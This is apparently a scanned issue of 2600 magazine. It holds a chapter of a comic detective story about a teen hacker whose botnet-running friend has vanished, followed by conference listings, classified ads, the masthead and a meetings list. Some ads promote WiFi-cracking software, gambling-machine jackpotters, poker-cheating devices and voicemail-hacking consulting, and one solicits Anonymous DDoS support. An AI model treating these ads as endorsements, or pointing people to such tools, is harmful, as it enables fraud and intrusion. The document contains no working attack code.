She was obviously here to see me, because she looked around conspicuously as she approached my building. Almost all of my clients did that, though none had found my camera. The tiny lens sat recessed inside of a rusted metal sign reading "Beware of Grue." No client had yet asked what a grue actually was, but the warning did its job and put people on their guard, and - ideally - me in control.

Another part of a visitor's concern was my neighborhood - it was uglier than my Yoda lunchbox. There were only two positives about my legally-recognized work and home address. One was the tax write-off. The other was that I never got any door-to-door sales of the many flavors of candy bars or religions.

Of my newer clients, only a few knew what it meant to be an Information Technology Private Investigator, so first impressions often began with some confusion. But what my job lacked in clarity, it made up for with intrigueability. And while that last word had debatable validity, the fact that I just used it with confidence proved my point - *sounding* competent was sometimes better than actually *being* competent.

I pretended to be surprised as the door to my office opened. I looked up from my phone and

smiled at the non-video representation of the woman as she stepped in.

"Mr. Manny? Are you Dev Manny?"

"Only when people want to see me."

She smiled faintly at my attempt at a joke, but her dark eyes told me she had a problem.

She couldn't be called "old," but was still older than me: She was in her thirties, or maybe early forties. She'd pulled back her dark brown, shoulder-length hair into a stubby, slightly messy pony tail. She'd dressed in a bad guess at style. Her look was like a Flash-based website - it was full of bad decisions, good intentions, and was years out of date.

She was worried. This wasn't time for chatter. While social pressure rarely dampened my personality, this was different: She might have real, government-guaranteed, spendable money. While I wasn't the smartest guy around, I wasn't stupid enough to get between a client and my bank account.

I tried my best to look like what I thought she was expecting.

"Call me Dev. How can I help you?"

She glanced around, distrusting the look of my office. That was okay, because I didn't trust my office either. The ancient paneling, disorder, and faint musty smell didn't quite scream "technology professional."

"It's okay," I said. "I get a lot of people here, with a lot of problems spanning a lot of topics. I'm a technology guy, and I'm a private investigator. Put those two together, and I'll help you with any tech-based problem you can come up with. Or," I winced at having to even speak the next three words, "your money back."

In a normal situation, I would then offer her a chair to sit on, and some instant coffee to sip. But since I had only one chair - currently occupied - and the coffee tools were part of a fascinating but long-term fungal experiment, I let her make the next move.

She opened her mouth. Words tumbled out of it.

"My son wants to talk to you. He needs help. His friend is missing."

I took a mental step back.

"Well," I said, being careful not to sound dismissive. "My specialty isn't missing persons. I can introduce you to my contacts at the police. Maybe they could -"

"No police. You know my son, Mr. Manny. His name is Westley. Westley Miller. He's just a child, and I didn't want him coming here by himself. He wanted your help. He's waiting in the car now, and he was going to come up after -" she looked at the ceiling and sighed, "- after he 'finishes the reconnaissance.'"

I queried my mental contact lists, and returned with a negative.

"I'm sorry," I said. "I really don't know who -"

"Mom! You're not supposed to tell him my name!"

Westley Miller stood in my doorway. I'm sure I had him recorded from the car to whatever route he took to get to where he was now, but it probably wasn't necessary. Mrs. Miller had been right. I did know Westley, with his dark, limp hair hanging partially in his face.

He was the kid who'd been recording me at Downway.

"You're Dev Manny," Westley said. "I'm Oober. We really gotta talk."

Chapter 0x5

After a moment, I spoke and tried to recover from my surprise.

"Oh. *That* Westley Miller."

"Mom, just give us a minute, okay?"

Mrs. Miller looked at me, clearly uncomfortable. This could be tricky.

"I know we've just met, Mrs. Miller -"

"That's *Miss* Miller."

Strike one.

"Sorry, Miss Miller. I know we've just met, but check my website for plenty of referrals. I understand if you're not comfortable leaving Oober -"

"That's *Westley*."

I was on a roll.

"- and I'm willing to point you to clients, police contacts, and others who can vouch for my quality of work. You can trust me."

"Trust? No." She flapped a hand dismissively. "I was more worried about the bill. I don't have much -"

It's the little things in life that make me happy: My turn to interrupt.

"Not a problem. Let me just talk to your son alone for a few minutes. No charge until I really start working. You'll get your money's worth. Whatever I get paid should satisfy both of us."

I hated to give those kinds of promises, but sometimes they were needed. And in this case, it was what Miss Miller wanted to hear. She left me and Oober to talk alone in my office.

The kid hunched further into himself. He looked haunted, eyes staring at something I couldn't see.

"Do you know P@nic?"

"I'm sorry?"

He spelled it for me. "She's my - friend. Actually, I'm in love with her. I guess." His dark eyes flicked past me and he smiled slightly.

"We're both hackers."

This kid's chosen profession made it clear why he came to me, and not the police. They'd want more information from him than he was comfortable giving. Me? I'd just get to work and fix his problem.

"I've been hanging out with P@nic for like months now. Online and off. She's awesome. I've really been learning a lot from her. We were pretty tight. And then she -" He paused to think, and shook his head. "She just dropped off. Haven't heard from her in like five days. She hasn't been online. No forums. No channels. She's not even at her house."

"You're going to have to back up a bit," I said. "First, who exactly is P@nic? How did you meet? How do you know there's something wrong?"

"You sound like my shrink," Oober said, smirking.

"You see a psychiatrist?" I said, surprised. He couldn't have been more than fifteen.

"He's no psychiatrist. Definitely a shrink. I've got antisocial personality disorder. It could escalate and eventually become a serious societal threat. I need a program of positively-reinforced behavioral modification and drug therapy."

Kids grow up so fast.

"Your shrink told you this?"

"No. But I read through his notebooks one time when he left the room. I made copies. You want one?"

"Yeah, I might." I logged a mental note not to leave any room Oober was in.

"I get in trouble at school a lot. Not my fault, though. There's a couple guys with heat on me. It really bugs my mom when I get home all beat up. She cries a lot. My dad left a long time ago."

By his bored tone, he'd obviously said these things before, and often. His apathy looked like a defense mechanism from what was a nasty situation. Instead of rehashing a recent psychological evaluation, I tried to move to the more pressing question, the reason he came, the method by which I would somehow scrape together another few dinners.

"What about P@nic? How does she fit into this?"

"She was new at school," he smiled, remembering. "She didn't really fit in. A lot of the other girls wouldn't talk to her because she ignored their crap. Or they didn't care about what she was interested in. But she talked to me."

"What about? Tell me more."

Oober was right. I did sound like a shrink. Information technology private investigating required a little something of everything, including the study of an unreliable, buggy, complex, neuron-based computer.

"It started easy. I don't really talk to people unless I have to. But like on day one, she turned around in her chair and asked to borrow some paper. I gave her some. After like the eighth time of that, we started talking. Turns out we got lots in common. Like we're both hackers."

He'd used that word again, but I wasn't sure exactly how he meant it. "Hacker" had a lot of definitions. For most humans in meatspace, "hacker" is derogatory. It's the definition we get in movies, and describes the bad guy or Angelina Jolie who breaks into computer systems and causes havoc. The correct definition describes someone so interested in figuring out the world, they love taking things apart to see how they work, or solving a problem for the sheer challenge of it. Often these included networks and servers, but not always. A hacker may describe a person, but it's also a pretty sweet philosophy.

I nodded, accepting Oober's self-generated certificate of authenticity. If that's what he wanted to call himself, I'd soon find out the detail of how he meant it.

"How did you find out you were both hackers?"

"She told me about all the systems she broke into. Started out with our school network and the teachers-only databases. I had no idea how she did it, but it sure was cool."

One question answered, then. P@nic was more talented, and Oober was more of a newb.

"Then we started getting together after school. And that was even better, because then she *showed* me!"

"Showed you what?"

Shrink mode: Fully engaged.

"At her place. Her parents were never there and we hung out. She showed me her hacking tools."

A script-kiddie, then. It was just a couple kids who got their hands on a few free tools easily found online.

"So what were you doing?" I asked. "Pen-testing? SQL injection? Brute-force stuff?"

"Some of that, yeah," he shrugged. "Then she showed me her zombie botnets."

Uh oh.

I can admit when I'm wrong. It happens a lot. The last two words of his sentence told

me that P@nic was far more advanced than I thought. Playing around with common scripts and tools was one thing. But to have your finger on thousands of malware-infected computers? That moved the conversation up another level. Or five.

"When we started hanging out, her systems were in the middle of a DDoS attack against some botnet in Romania. It was like a game - they were trying to see who could knock each other offline first. She won."

Oober was a kid who not only needed someone to talk to, but seemed to trust me with some very illegal information. So, no police. He sure couldn't tell this story to the school guidance counselor. Going to a religious confessional would only scare the poor priest.

But unlike a priest, it wasn't my job to pass judgment or wear funny clothes. Unlike a guidance counselor, it wasn't my job to offer advice.

My job was to solve.

"How did P@nic disappear?" I said. "What do you think happened to her?"

Oober's face dropped from wistful to worried.

"I don't know. Besides the botnet stuff, she talked about security hacking. She's like that. She's always trying new things. Like her brain can't keep still and she needs to hop from one thing to another. She told me once she hates being bored. Like it actually, really scares her."

I could empathize, though my method of boredom management wasn't quite the same. Even still, I was really starting to respect P@nic. I could see already what Oober found attractive about her. She was smart and did exciting, dangerous things. If I were Oober's age, I'd probably fall in love with her, too.

So yeah: I was more than willing to help.

"She found something," Oober said. "In one of her hacks. She found some information. After she found it, she disappeared."

He dug around in his pocket and fished out a piece of paper. He stared at it a moment, then looked back at me.

"All her stuff's encrypted. I don't know any of her passwords - she typed way too fast for me to catch anything. She hardly ever wrote stuff down. But I found this."

He handed me the paper. I looked at it:

dante collection
patient zero
agent_from_harm
dragon_bawls
minotaur
chixor zed

"That's all I got," Oober said. "I have no idea what it means."

"It's okay," I said. My eyes were locked on the list. I felt a chill, and it had nothing to do with my office's struggling A/C. It had everything to do with the hastily-scrawled list glaring back at me. I looked back at Oober.

"You mind if I copy this?"

"Yeah, sure. Why?"

"I know what this is."

"What?" He was surprised.

"The first line is the tipoff. Have you ever heard of 'AnonIt'?"

His expression and quick head shake gave me an answer, so I continued.

"AnonIt is a contest. A hacking contest. It's run once every year. If a hacker or hacking group can complete the goal, they get bragging rights. Those are huge, plus they get access to people who might want their ability. Depending on which government is hiring, that could mean a lot of money. The goals are incredibly tough. And always illegal. Except to design the contest and confirm the winners, the AnonIt admins stay quiet, and always anonymous."

"So how do *you* know -"

"I'm not in the hacking community. I'm an Information Technology Private Investigator. But I lurk. Enough to know when anything big happens. Like this." I waved the piece of paper. "The latest AnonIt contest started a couple months ago. Guess what the goal for the contest is?"

I held up the paper so he could read it.

He looked from the paper to me.

"The Dante collection."

"You catch on quick."

"Yeah, man, I do. So what's the Dante collection?"

"That," I said. "I don't know. Not yet. I need to do some research. Give me a little time, okay?"

"Yeah, okay, I guess."

"Give me a way to get in touch with you. Another day or so and you'll hear back from me."

I knew exactly where I needed to go next.

It was time to venture back to a place I'd loved and hated. It was a place of possibility and stagnation. It was where heavy conformity taught me what it meant to be an individual. It was where I'd met people who defined their lives by what they couldn't do, and where others were destined to change the world.

Time for school.

Listed here are some upcoming events of interest to hackers. Hacker conferences generally cost under $150 and are open to everyone. Higher prices may apply to the more elaborate events such as outdoor camps. If you know of a conference or event that should be known to the hacker community, ***email us*** at **happenings@2600.com** or by snail mail at **Hacker Happenings, PO Box 99, Middle Island, NY 11953 USA.** We only list events that have a firm date and location, aren't ridiculously expensive, are open to everyone, and welcome the hacker community.

February 15-17
ShmooCon
Hyatt Regency
Washington DC
www.shmoocon.org

March 15-17
CarolinaCon 9
Hilton North
Raleigh, North Carolina
www.carolinacon.org

March 29-April 1
Easterhegg 2013
The Culture Workshop
Paderborn, Germany
www.easterhegg.eu

April 18-21
Notacon 10
Hilton Garden Inn
1100 Carnegie Ave.
Cleveland, Ohio
www.notacon.org

April 27-28
Maker Faire UK
Centre for Life
Newcastle, England
www.makerfaireuk.com

May 18-19
Maker Faire Bay Area
San Mateo Event Center
San Mateo, California
www.makerfaire.com

July 31-August 4
OHM2013
Geestmerambacht, The Netherlands
www.ohm2013.org

August 1-4
Defcon 21
Rio Hotel and Casino
Las Vegas, Nevada
www.defcon.org

September 21-22
World Maker Faire New York
New York Hall of Science
Queens, New York
www.makerfaire.com

September 25-29
DerbyCon
Hyatt Regency
Louisville, Kentucky
www.derbycon.com

Please send us your feedback on any events you attend and let us know if they should/should not be listed here.

For Sale

BLUETOOTH SEARCH FOR ANDROID searches for nearby discoverable Bluetooth devices. Runs in background while you use other apps, recording devices' names, addresses, and signal strength, along with device type, services, and device manufacturer. A valuable tool for anyone developing Bluetooth software, security auditors looking for potentially vulnerable devices, or anyone who's just curious about the Bluetooth devices in their midst. Exports device data to a CSV file for use in other programs, databases, etc. If you've used tools like btscanner, SpoofTooph, Harald Scan, or Bluelog on other platforms, you'll want Bluetooth Search on your Android device. More info and download @ http://tinyurl.com/btscan.

A TOOL TO TALK TO CHIPS. It's the middle of the night. You compile and program test code for what must be the 1000th time. Digging through the datasheets again, you wonder if the problem is in your code, a broken microcontroller... who knows? There's a million possibilities, and you've already tried everything twice. Imagine if you could take the frustration out of learning about a new chip. Type a few intuitive commands into the Bus Pirate's simple console interface. The Bus Pirate translates the commands into the correct signals, sends them to the chip, and the reply appears on the screen. No more worry about incorrect code and peripheral configuration, just pure development fun for only $30 including world wide shipping. Check out this open source project and more at DangerousPrototypes.com

CLUB-MATE is now easy to get in the United States! The caffeinated German beverage is a huge hit at any hacker gathering. Now available at a reduced price of $55 per 12 pack of half liter bottles INCLUDING SHIPPING. A limited amount of Winter Edition is now also available! Bulk discounts for hacker spaces are quite significant. Write to contact@club-mate.us or order directly from store.2600.com.

PORTABLE PENETRATOR. Crack WEP WPA WPA2 Wifi networks. Coupon code for Portable Penetrator Wifi Cracking Suite. Get 20% off with coupon code 2600 at http://shop.secpoint.com/shop/the-portable-penetrator-66c1.html

GAMBLING MACHINE JACKPOTTERS, portable magnetic stripe readers & writers, RFID reader writers, lockpicks, vending machine jackpotters, concealable blackjack card counting computers, poker cheating equipment, computer devices, odometer programmers. and much more. www.hackershomepage.com

TV-B-GONE. Turn off TVs in public places! Airports, restaurants, bars, anywhere there's a TV. Turning off TVs is fun! See why hackers and jammers all over the planet love TV-B-Gone. Don't be fooled by inferior fakes. Only the genuine TV-B-Gone remote controls can turn off almost any TV in the world! Only the genuine TV-B-Gone remote control has Stealth Mode and Instant Reactivation Feature! Only the genuine TV-B-Gone remote control has the power to get TVs at long range! Only the genuine TV-B-Gone remote control is made by people who are treated well and paid well. If it doesn't say Cornfield Electronics on it, it is not the real deal. Also available as an open source kit, as well as the super-popular original keychain. The kit turns off TVs at 40 yards! And for professionals, the TV-B-Gone Pro turns off TVs up to 100 yards away! *2600* readers get the keychains for 10% discount by using coupon code: 2600REAL. www.TVBGone.com

PRIVACYSCAN FOR MAC OS X seeks and destroys potential online and offline privacy threats with 35-pass wipe. Available on the Mac App Store for a low introductory price - http://privacyscan.securemac.com

Help Wanted

HOW CAN WE ENJOY OUR PRIVACY when everything has a GPS tracking device attached to it? We want the Big Brothers to stop tracking us everywhere we go. We shall disarm all GPS systems from all of our toys. We must learn how to disconnect the GPS devices through our brothers and sisters in the hacker world, whether we are amateur or professional hackers. We must regain our privacy. Is there a way that we can disarm the GPS system without destroying or harming our merchandise (toys)? Seeking assistant on the GPS network. All are welcome to directly write to me: Mu'mit Muhammad, 175/DX 3717 Progress Dr., Waynesburg, PA 15370.

CAN'T HACK? Won't ddos? You want to help anyway? Help us here! Get active at wiki.freeanons.org and support the Anonymous Solidarity Network!

ANONPR.NET NEEDS RECRUITS W/SKILLS! All of us over at the Anonymous Public Relations team are working diligently to publish the stories that your traditional media sources refuse to touch. No matter what your skill set is, if this appeals to you, please come visit us at WWW.ANONPR.NET or find us in #AnonPR on IRC.AnonPR.net to enlist your services with us!

Wanted

AUTHOR WILL PAY $1,000 FOR TECHNICAL CONSULTANT re: *current* technical methods and tactics used to hack voice mail accounts, i.e. England, U.S., and elsewhere. cdg (dot) book (at) yahoo (dot) com

WE'RE ACTIVELY SEEKING SUBMISSIONS for a new print magazine covering a broad range of tech/non-tech subjects, such as: proven physical security techniques, "Breakdown of a Takedown" (dissections of law enforcement attacks), real-life financial privacy tactics, cross-jurisdictional lifestyle tutorials, implementing genuine privacy in the cloud, configuring private smartphones, etc. Geared to non-specialist audiences, 100% non-profit, & community-powered. Be a part of the first issue - share your wisdom! Info: privatelifestyles@hush.com.

Services

INFOSEC NEWS is a privately run, medium traffic list that caters to the distribution of information security news articles. These articles come from such sources

as newspapers, magazines, and online resources. For more information and subscription information, visit http://www.infosecnews.org

GET YOUR HAM RADIO LICENSE! KB6NU's "No-Nonsense" study guides make it easy to get your Technician Class or General Class amateur radio license. They clearly and succinctly explain the concepts, while at the same time give you the answers to all of the questions on the test. And the best part is that they are free from www.kb6nu.com/tech-manual. E-mail cwgeek@kb6nu.com for more information.

INTELLIGENT HACKERS UNIX SHELL. Reverse. Net is owned and operated by Intelligent Hackers. We believe every user has the right to online security and privacy. In today's hostile anti-hacker atmosphere, intelligent hackers require the need for a secure place to work, compile, and explore without Big Brother looking over their shoulder. Hosted in Chicago with Filtered DoS Protection. Multiple Dual Core FreeBSD servers. Affordable pricing from $5/month, with a money back guarantee. Lifetime 26% discount for *2600* readers. Coupon Code: Save2600. http://www.reverse.net/

JEAH.NET SECURE UNIX SHELLS & HOSTING. Quad 2.66ghz processors, 11gb of RAM with TB and TB of storage? JEAH.NET is #1 for fast, stable, and secure UNIX shell accounts. Use hundreds of vhost domains for IRC and email, plus access all shell programs and compilers. JEAH also features rock-solid FreeBSD web hosting. *2600* readers' setup fees are always waived. We support *2600,* because we read too! Don't forget our free private WHOIS registration, with domain purchase, at FYNE.COM.

DIGITAL FORENSICS FOR THE DEFENSE! Sensei Enterprises believes in the Constitutional right to a zealous defense, and backs up that belief by providing the highest quality digital forensics and electronic evidence support for criminal defense attorneys. Our veteran experts are cool under fire in a courtroom - and their forensic skills are impeccable. We recover data from many sources, including computers, external media, and smartphones. We handle a wide range of cases, including hacking, child pornography possession/distribution, solicitation of minors, theft of proprietary data, data breaches, interception of electronic communications, identity theft, rape, murder, embezzlement, wire fraud, racketeering, espionage, cyber harassment, cyber abuse, terrorism, and more. Sensei's digital forensic examiners all hold prestigious forensics certifications. Our principals are co-authors of *The Electronic Evidence Handbook* (American Bar Association 2006) and of hundreds of articles on digital forensics and electronic evidence. They lecture throughout North America and have been interviewed by ABC, NBC, CBS, CNN, Reuters, many newspapers, and even Oprah Winfrey's *O* magazine. For more information, call us at 703-359-0700 or e-mail us at sensei@senseient.com.

NOPAYCLASSIFIEDS.COM - Free advertising - 50 countries! Free business directory ads with link to your website to help you expand your business and improve search engine placement. Place FREE classified ads! Search over 35 million classified ads to help you find what you want by searching over 75,000 different social media and online classified ad websites. Thank you for being part of our online audience.

Personal

INCARCERATED HACKER NEEDS YOUR HELP. I am a 26-year-old white male, 6 foot 5, 203 pounds, hazel eyes, and brown hair. I am currently seeking correspondence/pen-pals while incarcerated. I have 9 months left in the can as of this publication. I am currently looking for anyone who has any knowledge in running a web hosting company. I am a successful business owner of two web hosting companies but had to temporarily shut them down until I am released from custody in 2013. I offer various services. If you have questions about the services I offer, please contact me via snail mail using the address at the end of this ad. If you know "nothing" about what I listed above but still want to write to me, you have permission to do so. I could always use a friend. If you do have experience in this field and are looking for a money making career, please send me a "copy" of your resume with a letter regarding the nature of your correspondence with me and I will gladly reply, but please include your name and physical mailing address in your letter. Once I am released, I will contact you by mail to see if you're still interested in joining my crew. "You have nothing to lose and everything to gain!" Please send any questions or comments to me via snail mail at: Christopher Douglas, Reg no: 14329-298, Big Spring FCI, 1900 Simler Ave., Big Spring, TX 79720. I look forward to hearing from you soon. Do not let this opportunity go to waste. Make a difference in your life and put your knowledge and expertise to work.


TEA PARTY ACTIVIST. I am a radical right wing Christian fundamentalist. Hate anything that ends with -ism. Hate 99%. Hate NPR & PBS. *Mother Jones* is garbage. Will debate with anyone. Will respond to all letters. Have access to Trulines. Jerry J. Williams #22077-424, Federal Correctional Inst. McDowell, PO Box 1009, Welch, WV 24801-1009.

FREE JESSE MCGRAW! Former hacker looking for pen pals, friends, and entrepreneurship. I'm an activist and you can catch my dissident rants on Facebook. Just look for "Jesse McGraw Filez." I'm also looking for advice on book publishing and starting a business. I shouldn't have to remind you that I love technology, electronic music, Linux, hauntings, psychic phenomenon, religion, digital forensics, and network security. If you're a civil/human rights activist, connect with me! fluffpirate@gmail.com Jesse McGraw #38690-177, PO Box 9000, Seagoville, TX 75159. (I reply to all letters.)

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label/envelope or a photocopy so we know you're a subscriber. Send your ad to *2600* Marketplace, PO Box 99, Middle Island, NY 11953. You can also email your ads to subs@2600.com. Be sure to include your subscriber coding (those numbers on the top of your mailing label) for verification.

Deadline for Spring issue: 2/21/13.

NOW ON THE KINDLE AND OTHER FORMATS



We now have our first 24 issues reformatted into books - similar to our later volumes


DRM-free PDF, Kindle, Nook - Details at store.2600.com

WE'RE SORRY

Some of our Autumn issues were a bit crinkly due to a printing problem. If you're a subscriber and you got a defective copy in the mail, please let us know and we'll send you a better one. Be sure to give us your subscriber coding from your envelope or mailing label. You can send that to us at subs@2600.com, call us at +1 631 751 2600, or write to us at 2600, PO Box 752, Middle Island, NY 11953 USA.

Are You Ready For 2013?

You don't have much choice, now that we've survived the end of the world. And for those of you who were waiting to see if we'd make it past December 21st before wasting money on a potentially non-existent year, you now have no excuses. Each month has a 12x12" glossy display of surveillance technology at work & nearly every date marks a momentous hacker event.



$14.99 includes domestic shipping - **store.2600.com/calendar**

"The best way to predict the future is to invent it."
- Alan Kay, computer visionary, 1971

Editor-In-Chief
Emmanuel Goldstein

Associate Editor
Bob Hardy

Layout and Design
Skram

Cover
Dabu Ch'wald

Office Manager
Tampruf

STAFF

Infrastructure
flyko

Network Operations
phiber

Broadcast Coordinator
Juintz

IRC Admins
beave, koz, r0d3nt

Forum Admins
Bunni3burn, dot.ret

Inspirational Music: Mimosa, Prince Fatty, Psy, Phuture, Ramin Djawadi, Los Cuates De Sinaloa, Eclectic Method, Free Agents Brass Band

Shout Outs: Isaac BranFlakes, Ken Freedman, power workers from near and far who got us back up and running, local Starbucks that kept us online when it was most needed

Congrats: The O'Dwyers

***2600* is written by members of the global hacker community. You can be a part of this by sending your submissions to articles@2600.com or the postal address below.**

2600 *(ISSN 0749-3851, USPS # 003-176); Winter 2012-2013, Volume 29 Issue 4, is published quarterly by 2600 Enterprises Inc., 2 Flowerfield, St. James, NY 11780. Periodical postage rates paid at St. James, NY and additional mailing offices.*

POSTMASTER:
Send address changes to: *2600*
P.O. Box 752 Middle Island,
NY 11953-0752.

SUBSCRIPTION CORRESPONDENCE:
2600 Subscription Dept., P.O. Box 752,
Middle Island, NY 11953-0752 USA
(subs@2600.com)

YEARLY SUBSCRIPTIONS:
U.S. and Canada - $24 individual,
$50 corporate (U.S. Funds)
Overseas - $34 individual, $65 corporate

Back issues available for 1984-2011 at $25 per year. (1987 only available in full back issue sets.) Individual issues available from 1988 on at $6.25 each. Subject to availability. Shipping added to overseas orders.

LETTERS AND ARTICLE SUBMISSIONS:
2600 Editorial Dept., P.O. Box 99,
Middle Island, NY 11953-0099 USA
(letters@2600.com, articles@2600.com)

***2600* Office/Fax Line: +1 631 751 2600**

Copyright © 2012-2013; 2600 Enterprises Inc.

MEETINGS

ARGENTINA

Buenos Aires: Bar El Sitio, Av de Mayo 1354

AUSTRALIA

Melbourne: Softbelly Bar, 367 Little Bourke St, Melbourne. 6 pm

Sydney: The Crystal Palace, front bar/bistro, opposite the bus station area on George St at Central Station. 6 pm

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BELGIUM

Antwerp: Central Station, top of the stairs in the main hall. 7 pm

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm

CANADA

Alberta

Calgary: Eau Claire Market food court by the wi-fi hotspot. 6 pm

British Columbia

Kamloops: Student St in Old Main in front of Tim Horton's, TRU campus.

Vancouver (Surrey): Central City Shopping Centre food court by Orange Julius.

Manitoba

Winnipeg: St. Vital Shopping Centre, food court by HMV.

New Brunswick

Moncton: Champlain Mall food court, near KFC. 7 pm

Newfoundland

St. John's: Memorial University Center Food Court (in front of the Dairy Queen).

Ontario

Ottawa: World Exchange Plaza, 111 Albert St, second floor. 6:30 pm

Toronto: Free Times Cafe, College and Spadina.

Windsor: Sandy's, 7120 Wyandotte St E. 6 pm

Quebec

Montreal: Bell Amphitheatre, 1000, rue de la Gauchetiere near the Dunkin Donuts in the glass paned area with tables.

CHINA

Hong Kong: Pacific Coffee in Festival Walk, Kowloon Tong. 7 pm

CZECH REPUBLIC

Prague: Legenda pub. 6 pm

DENMARK

Aalborg: Fast Eddie's pool hall.

Aarhus: In the far corner of the DSB cafe in the railway station.

Copenhagen: Cafe Blasen.

Sonderborg: Cafe Druen. 7:30 pm

ENGLAND

Brighton: At the phone boxes by the Sealife Centre (across the road from the Palace Pier). Payphone: (01273) 606674. 7 pm

Leeds: The Brewery Tap Leeds. 7 pm

London: Trocadero Shopping Center (near Piccadilly Circus), lowest level. 6:30 pm

Manchester: Bulls Head Pub on London Rd. 7:30 pm

Norwich: Entrance to Chapelfield Mall, under the big screen TV. 6 pm

FINLAND

Helsinki: Fenniakortteli food court (Vuorikatu 14).

FRANCE

Cannes: Palais des Festivals & des Congres la Croisette on the left side.

Lille: Grand-Place (Place Charles de Gaulle) in front of the Furet du Nord bookstore. 7:30 pm

Paris: Quick Restaurant, Place de la Republique. 6 pm

Rennes: Bar le Golden Gate, Rue St Georges a Rennes. 8 pm

Toulouse: Place du Capitole by the benches near the fast food and the Capitole wall. 7:30 pm

GREECE

Athens: Outside the bookstore Papasotiriou on the corner of Patision and Stournari. 7 pm

IRELAND

Dublin: At the phone booths on Wicklow St beside Tower Records. 7 pm

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Kagoshima: Amu Plaza next to the central railway station in the basement food court (Food Cube) near Doutor Coffee.

Tokyo: Mixing Bar near Shinjuku Station, 2 blocks east of east exit. 6:30 pm

MEXICO

Chetumal: Food Court at La Plaza de Americas, right front near Italian food.

Mexico City: "Zocalo" Subway Station (Line 2 of the "METRO" subway, the blue one). At the "Departamento del Distrito Federal" exit, near the payphones and the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

NETHERLANDS

Utrecht: In front of the Burger King at Utrecht Central Station. 7 pm

NEW ZEALAND

Auckland: London Bar, upstairs, Wellesley St, Auckland Central. 5:30 pm

Christchurch: Java Cafe, corner of High St and Manchester St. 6 pm

NORWAY

Oslo: Sentral Train Station at the "meeting point" area in the main hall. 7 pm

Tromsoe: The upper floor at Blaa Rock Cafe, Strandgata 14. 6 pm

Trondheim: Rick's Cafe in Nordregate. 6 pm

PERU

Lima: Barbilonia (ex Apu Bar), en Alcanfores 455, Miraflores, at the end of Tarata St. 8 pm

SOUTH AFRICA

Johannesburg (Sandton City): Sandton food court. 6:30 pm

SWEDEN

Stockholm: Central Station, second floor, inside the exit to Klarabergsviadukten above main hall.

SWITZERLAND

Lausanne: In front of the MacDo beside the train station. 7 pm

WALES

Ewloe: St. David's Hotel.

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm

Huntsville: Newk's, 4925 University Dr.

Arizona

Phoenix: Citizen Espresso Bar, 4700 N Central Ave. 6 pm

Prescott: Method Coffee, 3180 Willow Creek Rd. 6 pm

Arkansas

Ft. Smith: Sweetbay Coffee, 7908 Rogers Ave. 6 pm

California

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924; 613-9704, 9746.

Monterey: East Village Coffee Lounge. 5:30 pm

Sacramento: Round Table Pizza at 127 K St.

San Diego: Regents Pizza, 4150 Regents Park Row #170.

San Francisco: 4 Embarcadero Center (inside). 5:30 pm

San Jose: Outside the cafe at the MLK Library at 4th and E San Fernando. 6 pm

Tustin: Panera Bread, inside The District shopping center (corner of Jamboree and Barranca). 7 pm

Colorado

Colorado Springs: The Enclave Coop, 2121 Academy Circle. 7 pm

Loveland: Starbucks at Centerra (next to Bonefish Grill). 7 pm

Connecticut

Newington: Panera Bread, 3120 Berlin Tpke. 6 pm

District of Columbia

Arlington: Champps Pentagon, 1201 S Joyce St (in Pentagon Row on the courtyard). 7 pm

Florida

Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm

Jacksonville: O'Brothers Irish Pub, 1521 Margaret St. 6:30 pm

Melbourne: House of Joe Coffee House, 1220 W New Haven Ave. 5:30 pm

Orlando: Panera Bread, Fashion Square Mall.

Sebring: Lakeshore Mall food court, next to payphones. 6 pm

Titusville: StoneFire Art Gallery & Studios, 2500 S Washington Ave.

Georgia

Atlanta: Lenox Mall food court. 7 pm

Hawaii

Hilo: Prince Kuhio Plaza food court, 111 East Puainako St.

Idaho

Boise: BSU Student Union Building, upstairs from the main entrance. Payphones: (208) 342-9700.

Pocatello: Flipside Lounge, 117 S Main St. 6 pm

Illinois

Chicago: Golden Apple, 2971 N. Lincoln Ave. 6 pm

